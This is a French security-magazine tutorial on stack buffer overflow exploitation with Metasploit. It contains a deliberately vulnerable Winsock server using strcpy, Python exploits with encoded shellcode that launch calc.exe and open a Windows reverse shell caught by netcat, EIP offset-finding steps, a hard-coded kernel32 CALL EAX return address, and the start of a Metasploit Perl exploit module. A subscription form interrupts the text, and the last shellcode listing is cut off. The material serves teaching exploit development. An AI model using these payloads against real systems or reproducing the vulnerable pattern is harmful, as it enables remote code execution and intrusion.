Le champ *Restricted Characters* est utilisé pour spécifier les caractères que le shellcode ne doit pas contenir. Metasploit utilise un encodeur pour encoder le shellcode de sorte qu'il ne contienne aucun des caractères restreints et ajoute le décodeur au début de la charge. Dans notre cas les caractères à éviter sont le NULL (0x00) car strcpy arrête la copie au premier NULL, l'espace (0x20), 0x08, 0x09 et 0x0b parce que le shell les interprète comme séparateurs entre les paramètres de ligne de commande. Ajoutez 0X00 0x20 0x0b 0x09 0x08 aux caractères restreints et cliquez sur *Generate Payload* pour générer la charge. *Metasploit* vous affiche la taille de la charge générée ainsi que la charge en hexadécimal. On avait 488 NOP et 8 0xCC dans la charge précédente et la taille de la charge générée par *Metasploit* est 164 octets. Donc après les 12 NOP du début nous ajoutons 332 NOP ((488+8)-164=332) après la charge de *Metasploit* et avant l'adresse de retour. Nous allons utiliser le programme python suivant pour passer cette charge comme argument au programme. (Cf. Listing 2)

En exécutant ce programme la calculatrice de Windows sera lancée.

Maintenant nous allons exploiter une application réseau en utilisant les outils d'exploitation de Metasploit. Le programme suivant récupère un numéro de port par ligne de commande et écoute sur ce port. Il reçoit les données du client dans un tampon de 5000 octets. Puis il appelle la fonction `vuln()` qui fait un `strcpy()` de ce tampon dans un tampon de 2000 octets. (Cf. Listing 3)

Pour envoyer des données au serveur nous allons utiliser le programme python suivant :

```
import sys,socket
host='127.0.0.1'
port=7777
s=socket.socket(socket.
    AF_INET,socket.
    SOCK_STREAM)
try:
  s.connect((host,port))
except socket.error:
  print "can not connect to server"
  sys.exit()
print "connected to server"
s.send(5000*'A')
s.close()
```

Exécutez le serveur avec 7777 comme paramètre et lancez le programme python. Dans le message d'erreur nous voyons qu'EIP contient 414141, donc il a bien été écrasé par les A.

Pour connaître le nombre exact de A qu'il faut pour écraser la copie d'EIP sur la pile nous allons utiliser *Metasploit*. La librairie Pex.pm de Metasploit située dans *~/framework/lib* contient une fonction nommée `PatternCreate()` qui génère une chaîne de caractères dans laquelle chaque groupe de 4 lettres consécutif est unique. Ainsi nous saurons quels sont les 4 octets qui écrasent EIP sur la pile. La méthode a un paramètre argument qui est la taille de la chaîne à générer. Pour utiliser cela, lancez *Cygshell* (*Cygwin* de *Metasploit*). Tapez les commandes suivantes :

```
cd ~/framework/lib
perl -e 'use Pex; print Pex::Text::
    PatternCreate(5000)'
```

Copiez la chaîne de caractère générée par `PatternCreate()` dans le script python pour l'envoyer au serveur (Cf. Listing 4)

Lancez le serveur et exécutez le programme python. Dans les détails du message d'erreur la valeur Adresse (EIP) est 0x43386f43 qui est égale à C8oC en ASCII.

Comme la valeur a été inversée (*little endian*), la valeur originale de la chaîne qui a écrasé EIP est Co8C. Pour savoir la position de C8oC dans la chaîne de caractères que nous avons donnée au serveur nous allons utiliser le script PaternOffset.pl situé dans *~/framework/sdk*. Ce script reçoit deux arguments, le premier est la valeur d'EIP et le deuxième est la taille de la chaîne de caractères qui a été générée par `PatternCreate()`. Tapez les commandes suivantes :

```
cd ~/framework/sdk
./patternOffset.pl
    0x43386f43 5000
```

Le script a localisé Co8c à la position 2004 de la chaîne. Cela veut dire qu'il faut ajouter 2004 octets de NOP (0x90) avant les quatre octets qui écrasent l'adresse de retour.

Listing 2. *Exploit local, appel de calc.exe*

```
import os
import sys
program ='buffer1.exe'
arguments=12*'\x90'+''.join([
        '\x2b\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5d',
        '\x6d\xbe\x37\x83\xeb\xfc\xe2\xf4\xa1\x85\xfa\x37\x5d\x6d\x35\x72',
        '\x61\xe6\xc2\x32\x25\x6c\x51\xbc\x12\x75\x35\x68\x7d\x6c\x55\x7e',
        '\xd6\x59\x35\x36\xb3\x5c\x7e\xae\xf1\xe9\x7e\x43\x5a\xac\x74\x3a',
        '\x5c\xaf\x55\xc3\x66\x39\x9a\x33\x28\x88\x35\x68\x79\x6c\x55\x51',
        '\xd6\x61\xf5\xbc\x02\x71\xbf\xdc\xd6\x71\x35\x36\xb6\xe4\xe2\x13',
        '\x59\xae\x8f\xf7\x39\xe6\xfe\x07\xd8\xad\xc6\x3b\xd6\x2d\xb2\xbc',
        '\x2d\x71\x13\xbc\x35\x65\x55\x3e\xd6\xed\x0e\x37\x5d\x6d\x35\x5f',
        '\x61\x32\x8f\xc1\x3d\x3b\x37\xcf\xde\xad\xc5\x67\x35\x13\x66\xd5',
        '\x2e\x05\x26\xc9\xd7\x63\xe9\xc8\xba\x0e\xdf\x5b\x3e\x43\xdb\x4f',
        '\x38\x6d\xbe\x37'+332*'\x90'+'\x53'+'\x63'+'\x81'+'\x7C'])
print arguments
os.execl(program,program,arguments)
```

Maintenant on va trouver un registre qui pointe dans le tampon au moment du retour. Pour cela nous lançons le serveur dans Ollydbg avec 7777 comme argument. Cliquez sur *Executable modules* dans *View*, faites un clic droit sur *server1.exe* et choisissez *View names*. Dans la nouvelle fenêtre faites un clic droit sur `strcpy` et choisissez *View call tree*. Il y a seulement un seul appel à `strcpy` depuis notre programme. Faite un clic droit sur cette adresse et choisissez *Follow command in disassembler*. Posez un point d'arrêt (F2) sur l'appel à strcpy. Exécutez le programme (F9) et lancez le programme python. Exécutez le programme instruction par instruction (F8) jusqu'au RET. Regardez le contenu des registres, *EAX* pointe au début du tampon (Aa0Aa1). Donc nous allons utiliser *EAX* pour rediriger l'exécution vers le tampon.

On doit également trouver un *CALL EAX* dans une des librairies utilisées par le programme. Pour cela on utilise l'opcode DB de Metasploit comme vu précédemment. L'adresse 0x7c816353 (*kernel32.dll*) contient un *CALL EAX* sur XP SP2.

La prochaine étape est de déterminer les caractères filtrés par le programme. Pour cela il y a deux façons : la première est de tester un shellcode en aveugle pour voir si cela marche ou pas, la deuxième est de penser aux caractères filtrés de toutes les fonctions par lesquelles notre shellcode passe avant d'être exécuté. Dans notre exemple nous savons que le shellcode va être copié par `strcpy()` et que `strcpy()` s'arrête quand il arrive à un caractère NULL(0x00). Donc on ajoute 0x00 aux caractères restreints. Nous générons un *shellcode Win32_reverse* en utilisant l'interface *Web de Metasploit*. Dans l'interface Web cette charge est nommée *Windows Reverse Shell*. Cette charge se connecte à une machine et offre un shell. La charge a besoin de l'adresse de la machine et du port sur lequel il doit se connecter pour offrir le shell ainsi que la méthode de fin d'exécution, la taille maximum et les caractères restreints.

Listing 3. *Programme réseau vulérable*

```
//script2.c
#include "stdafx.h"
#include <iostream>
#include <winsock.h>
#include <windows.h>
//load windows socket
#pragma comment(lib, "wsock32.lib")
//Define Return Messages
#define SS_ERROR 1
#define SS_OK 0
void vuln( char *str) {
  char buf[2000]="";
  strcpy(buf,str);
}
void sError(char *str) {
  MessageBoxA (NULL, str, "socket Error" ,MB_OK);
  WSACleanup();
}
int main(int argc, char **argv) {
  if ( argc != 2) {
    printf("\nUsage: %s <Port Number to listen on.>\n", argv[0]);
    return SS_ERROR;
  }
  WORD sockVersion;
  WSADATA wsaData;
  int rVal;
  char Message[5000]="";
  char buf[2000]="";
  u_short LocalPort;
  LocalPort = atoi(argv[1]);
  //wsock32 initialized for usage
  sockVersion = MAKEWORD(1,1);
  WSAStartup(sockVersion, &wsaData);
        //specify the version of Windows socket API we want
  //create server socket
  SOCKET serverSocket = socket(AF_INET, SOCK_STREAM, 0);
  if(serverSocket == INVALID_SOCKET) {
    sError("Failed socket()");
    return SS_ERROR;
  }
  SOCKADDR_IN sin;
  sin.sin_family = AF_INET;
  sin.sin_port = htons(LocalPort);
  sin.sin_addr.s_addr = INADDR_ANY;
  //bind the socket
  rVal = bind(serverSocket, (LPSOCKADDR)&sin, sizeof(sin));
  if(rVal == SOCKET_ERROR) {
    sError("Failed bind()");
    WSACleanup();
    return SS_ERROR;
  }
  //get socket to listen
  rVal = listen(serverSocket, 10);
  if(rVal == SOCKET_ERROR) {
    sError("Failed listen()");
    WSACleanup();
    return SS_ERROR;
  }
  SOCKET clientSocket;
  clientSocket = accept(serverSocket, NULL, NULL);
  if(clientSocket == INVALID_SOCKET) {
    sError("Failed accept()");
    WSACleanup();
    return SS_ERROR;
```

Générez la charge et intégrez-la au programme python pour la tester. Pour éviter des problèmes de collision entre notre shellcode et la pile nous ajoutons un ADD ESP, -3500 ('\x81\xc4\x54\xf2\xff\xff') au-début du shellcode généré par Metasploit. Le shellcode generé par Metasploit fait 312 octets et nous avons ajouté 6 octets au début donc le nombre de bourrages nécessaire est 2004-318=1686. Nous allons utiliser 0x7c816353 comme adresse de retour. Vous pouvez voir le script python sur le Listing 5.

Pour tester notre exploit exécutez le serveur :

```
server1.exe 7777
```

Mettez un netcat en écoute sur le port 4321 pour que le reverse shell s'y connecte :

```
nc -vv -l -p 4321
```

Lancez l'exploit :

```
client.py
```

Vous pourrez alors avoir un shell en mettant un Netcat en écoute :

```
nc -vv -l -p 4321
```

Intégration d'exploit à Metasploit

Nous allons créer un module *Metasploit* pour notre exploit. L'avantage est de pouvoir utiliser les différents payloads et ses générateurs et encodeurs de shellcode. Les modules de *Metasploit* 2.x sont écrits en perl orienté objet. Cela veut dire qu'il faut créer une classe pour chaque module d'exploit. Le processus de développement de module est très bien documenté dans la documentation. Nous allons simplement voir les fonctionnalités qui sont nécessaires pour notre exploit. Avant de développer un module il faut connaître le flux d'exécution d'un exploit sous Metasploit.

La première étape est la sélection d'un exploit. La sélection se fait en utilisant la commande *use* qui instancie un objet de la classe de l'exploit. Cette instanciation lie l'exploit et l'engin entre eux par les variables d'environnement et force l'objet à mettre deux structures de données à la disposition de l'engin. Les deux structures sont `%info` et `%advanced` qui peuvent être lues par l'utilisateur pour voir les options ou par l'engin pour guider l'utilisateur dans l'exploitation. Quand l'utilisateur utilise la commande *show payloads*, l'engin va lire les informations concernant l'architecture et le système d'exploitation depuis `%info` pour n'afficher à l'utilisateur que les charges compatibles. En utilisant la commande `set PAYLOAD win32_bind`, l'utilisateur stocke `win32_bind` dans la variable d'environnement pour que l'engin puisse l'utiliser pour générer la charge. Ensuite l'utilisateur remplit les options nécessaires et exécute l'exploit avec la commande *exploit*. Nous n'entrons pas dans les détails de la commande exploit vous pouvez lire la documentation pour plus d'informations.

La plupart des exploits respectent une structure générale. Nous allons examiner la structure d'un module d'exploit et l'adapter à notre exploit.

Au début il faut créer un *namesspace* pour notre exploit :

```
package Msf::Exploit::server_test ;
```

Ensuite on doit hériter de la classe `Msf::Exploit` :

```
use base "Msf::Exploit";
```

On restreint les constructions non sûres du langage :

```
use strict ;
```

On rend accessibles les méthodes de la classe `Pex::Text` :

```
Use Pex::Text ;
```

On définit la structure `%advanced` :

```
my $advanced = {} ;
```

On définit la structure `%info` :

```
my $info = {
   'Name' => 'server test stack
        overflow',
   'Version' => '$Revision : 1.0 $',
   'Authors' => ['You',],
   'Arch' => ['x86'],
   'OS' =>['win32'],
   'Priv' => 1,
```

On définit le nom de l'exploit, sa version, ses auteurs, les architectures cibles, les systèmes d'exploitation et Priv qui spécifie si l'exploitation réussie donne les droits *root*. Il est important de savoir qu'Authors, Arch et OS

Listing 3. *Programme réseau vulérable – suite*

```
}
int bytesRecv = SOCKET_ERROR;
while( bytesRecv == SOCKET_ERROR ) {
   //receive the data that is being sent by the client max limit to
   //5000 bytes.
   bytesRecv = recv( clientSocket, Message, 5000, 0 );
   if ( bytesRecv == 0 || bytesRecv == WSAECONNRESET ) {
      printf( "\nConnection Closed.\n");
      break;
   }
}
//Pass the data received to the function pr
vuln(Message);
//close client socket
closesocket(clientSocket);
//close server socket
closesocket(serverSocket);
WSACleanup();
return SS_OK;
}
```

bulletin d'abonnement







Merci de remplir ce bon de commande et de nous le retourner par fax : 0048 22 887 10 11 ou par courrier : Software-Wydawnictwo Sp. z o.o., Bokserska 1, 02-682 Varsovie, Pologne ; Tél. +33 170 610 717 ; E-mail : *abonnement@software.com.pl*, Yahoo Messenger : *software_abonnement* Skype : *software_abonnement*

Prénom Nom .... Entreprise ....

Adresse ....

Code postal .... Ville ....

Téléphone .... Fax ....

Je souhaite recevoir l'abonnement à partir du numéro ....

E-mail (indispensable pour envoyer la facture) ....

☐ Prolongement automatique d'abonnement

Titre	Nombre de numéros annuels	Nombre d'abonnements	À partir du numéro	Prix
Linux Developper's Journal (1 CD ou DVD) Bimestriel pour les programmeurs professionnels	6			35 €
Linux+DVD (2 DVD) Mensuel unique avec 2 DVD consacré à Linux et à ses utilisateurs	11			69 €
Linux+ Extra Pack (4-7 CD ou 1-3 DVD) Distributions Linux les plus populaires	6			50 €
PHP Solutions (1 CD) Le plus grand magazine sur PHP au monde	6			38 €
hakin9 – comment se défendre ? (1 CD) Mensuel destiné aux personnes qui s'intéressent à la sécurité des systèmes informatiques	11			59 €
.PSD (2 CD) Bimestriel pour les utilisateurs d'Adobe Photoshop Tutoriels dans chaque numéro	6			39 €
			Total	

Je règle par :

☐ **Carte bancaire n° CB** ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ **expire le** ☐☐☐☐ **date et signature obligatoires**

type de carte .... **code CVC/CVV** ☐☐☐

☐ **Chèque**

Titulaire du compte : Software-Wydawnictwo Sp z o.o.

Domicilation Agence Société Génerale

Chasse sur Rhône (01353)

☐ **Virement bancaire :**

Nom banque : Société Générale Chasse/Rhône

banque	guichet	numéro de compte	clé Rib
30003	01353	00028010183	90

IBAN : FR76 30003 01353 00028010183 90

Adresse Swift (Code BIC) : SOGEFRPP

Date et signature



Listing 4. *Exploit contre l'application réseau Listing 3*

```
Python1.py
import sys,socket
host='127.0.0.1'
port=7777
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
try:
   s.connect((host,port))
except socket.error:
   print "can not connect to server"
   sys.exit()
print "connected to server"
s.send(
      'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac'+
      '6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A'+
      'f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9'+
      'Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak'+
      '6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A'+
      'n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9'+
      'Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As'+
      '6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A'+
      'v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9'+
      'Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba'+
      '6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B'+
      'd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9'+
      'Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi'+
      '6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B'+
      'l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9'+
      'Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq'+
      '6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B'+
      't3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9'+
      'Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By'+
      '6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C'+
      'b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9'+
      'Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg'+
      '6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C'+
      'j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9'+
      'Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co'+
      '6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2C'+
      'r3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9'+
      'Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw'+
      '6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2C'+
      'z3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9'+
      'Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De'+
      '6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2D'+
      'h3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9'+
      'Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm'+
      '6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2D'+
      'p3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9'+
      'Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du'+
      '6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2D'+
      'x3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9'+
      'Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec'+
      '6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2E'+
      'f3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9'+
      'Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek'+
      '6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2E'+
      'n3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9'+
      'Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es'+
      '6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2E'+
      'v3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9'+
      'Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa'+
      '6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2F'+
      'd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9'+
      'Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi'+
      '6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2F'+
      'l3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9'+
```

contiennent des tableaux et peuvent avoir plusieurs valeurs. `%info` contient aussi *UserOpts* qui contient les variables d'environnement qui peuvent être configurées par l'utilisateur. Chaque valeur clef sous *UserOpts* se pointe vers un tableau de quatre éléments. Le premier élément est un drapeau qui indique si la variable d'environnement est obligatoire. Le deuxième élément est le type de données. Ce champ est utilisé pour vérifier si la valeur donnée par l'utilisateur est du bon type. Le troisième élément décrit la variable d'environnement. Le quatrième élément est optionnel et définit la valeur par défaut de la variable.

```
'UserOpts' => {
    'RHOST' =>[1, 'ADDR', 'The
          target address'],
    'RPORT' =>[1, 'PORT', 'The
          target port',7777],
},
```

La clef Payload est aussi située dans %info et contient des informations spécifiques à propos de la payload. L'entrée *Space* spécifie la taille de l'espace qui existe pour copier une payload. Cette valeur est utilisée par l'engin comme filtre pour déterminer la liste des payload qui peuvent être utilisées pour l'exploit. L'entrée *BadChars* contient la liste des caractères que l'encodeur doit éviter dans la charge.

```
'Payload' => {
  'Space' => 1998,
  'BadChars' => "\x00",
}
```

Listing 4. *Exploit contre l'application réseau Listing 3 – suite*

```
        'Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq'+
        '6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2F'+
        't3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9'+
        'Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy'+
        '6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2G'+
        'b3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9'+
        'Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg'+
        '6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2G'+
        'j3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk')
s.close()
```

Listing 5. *Python2.py*

```
import sys,socket
host='127.0.0.1'
port=7777
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
try:
   s.connect((host,port))
except socket.error:
   print "can not connect to server"
   sys.exit()
print "connected to server"
s.send(
        '\x81\xc4\x54\xf2\xff\xff'+
        '\x33\xc9\x83\xe9\xb8\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xd7'
        '\x61\x23\xf8\x83\xeb\xfc\xe2\xf4\x2b\x0b\xc8\xb5\x3f\x98\xdc\x07'
        '\x28\x01\xa8\x94\xf3\x45\xa8\xbd\xeb\xea\x5f\xfd\xaf\x60\xcc\x73'
        '\x98\x79\xa8\xa7\xf7\x60\xc8\xb1\x5c\x55\xa8\xf9\x39\x50\xe3\x61'
        '\x7b\xe5\xe3\x8c\xd0\xa0\xe9\xf5\xd6\xa3\xc8\x0c\xec\x35\x07\xd0'
        '\xa2\x84\xa8\xa7\xf3\x60\xc8\x9e\x5c\x6d\x68\x73\x88\x7d\x22\x13'
        '\xd4\x4d\xa8\x71\xbb\x45\x3f\x99\x14\x50\xf8\x9c\x5c\x22\x13\x73'
        '\x97\x6d\xa8\x88\xcb\xcc\xa8\xb8\xdf\x3f\x4b\x76\x99\x6f\xcf\xa8'
        '\x28\xb7\x45\xab\xb1\x09\x10\xca\xbf\x16\x50\xca\x88\x35\xdc\x28'
        '\xbf\xaa\xce\x04\xec\x31\xdc\x2e\x88\xe8\xc6\x9e\x56\x8c\x2b\xfa'
        '\x82\x0b\x21\x07\x07\x09\xfa\xf1\x22\xcc\x74\x07\x01\x32\x70\xab'
        '\x84\x22\x70\xbb\x84\x9e\xf3\x90\x17\xc9\x21\x90\xb1\x09\x33\x19'
        '\xb1\x32\xaa\x19\x42\x09\xcf\x01\x7d\x01\x74\x07\x01\x0b\x33\xa9'
